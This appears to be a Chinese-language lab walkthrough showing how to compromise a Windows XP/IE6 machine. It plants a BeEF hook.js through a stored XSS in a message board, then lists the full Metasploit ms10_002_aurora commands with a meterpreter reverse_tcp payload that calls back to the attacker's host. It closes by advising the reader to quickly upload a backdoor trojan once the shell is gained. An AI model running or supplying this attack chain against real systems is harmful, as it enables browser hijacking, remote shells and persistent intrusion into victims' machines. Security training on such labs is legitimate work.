
### Beef+MSF入侵winXP系统

注意本实验无法在kali2.0上成功复现，分析原因后可能是kali2.0自带的beef-xss版本过高，IE访问带hook.js的测试页面都会爆出js错误，火狐等主流浏览器没此问题，因此后面在kali1.0上尝试复现，发现kali1.0的beef-xss的hook.js能成功被IE无错误访问。

本次实验主要利用的是IE6.0浏览器的漏洞拿shell，IE6版本及其以下的版本使用的漏洞是ms10\_002\_aurora，而IE7,8,9版本则是利用ie\_execcommand\_uaf的漏洞。

攻击机启动beef



复制hook.js的地址 http://192.168.10.13:3000/hook.js，访问存在存储xss漏洞测试页面



找到留言板，将复制的鱼钩器写进去




发表后完成后，模拟客户端xp系统访问该留言板（受攻击页面）



kali上登录Beef后台管理界面，访问地址http://192.168.10.13:3000/ui/panel是账号和密码都是beef



然后在kali1.0的beef管理界面上可以看到winxp中招了，因此浏览器就被kali劫持了



开启msfconsole，装载ms10\_002\_aurora漏洞，并设置相关的配置，就可以进行攻击，如下



use windows/browser/ms10\_002\_aurora

set PAYLOAD windows/meterpreter/reverse\_tcp

show options

set SRVHOST 192.168.10.13


set SRVPORT 333


set URIPATH /

set LHOST 192.168.10.13


set LPORT 444

exploit







值得说明的是：192..168.10.13:333这个地址只要被IE6.0浏览器访问就会触发漏洞，反弹一个shell，而这个shell需要由192.168.10.13:444这个地址来接收，一旦接收成功，那么就可以成功拿到xp系统的shell了，执行攻击命令启动这两个服务。




当然xp客户端不会傻傻的主动访问192..168.10.13:333这个地址，因此需要通过刚刚的beef-xss劫持到的ie浏览器下发跳转命令来让他访问。




执行完成后，切换xp系统可以看到浏览器从留言板自动跳转到攻击页面




此时xp中招了，返回msfconsole可以看到弹出消息，有个IP地址连接了333端口服务




使用seesion -i 查看会话



启动会话连接，拿shell 命令session -i 1




成功拿到shell后可以查看ip和当前用户名，也许你会说xp客户端看到自己的浏览器被跳转到空白的页面，肯定会主动关掉选项卡或者浏览器，如果浏览器一旦被关闭，shell还能成功被连接吗？




当浏览器点击关闭按钮，那么IE程序会立刻崩溃，可能是某个变量溢出导致的

但是点立即结束时，浏览器不会马上关闭，要等那么一小会才会关闭。



另外一旦浏览器被关闭了，shell也会死亡



终结：一旦拿到shell后手速一定要快，立刻把后门木马上传上去，因为客户端点击关闭浏览器还是会因为崩溃延长时间的。。。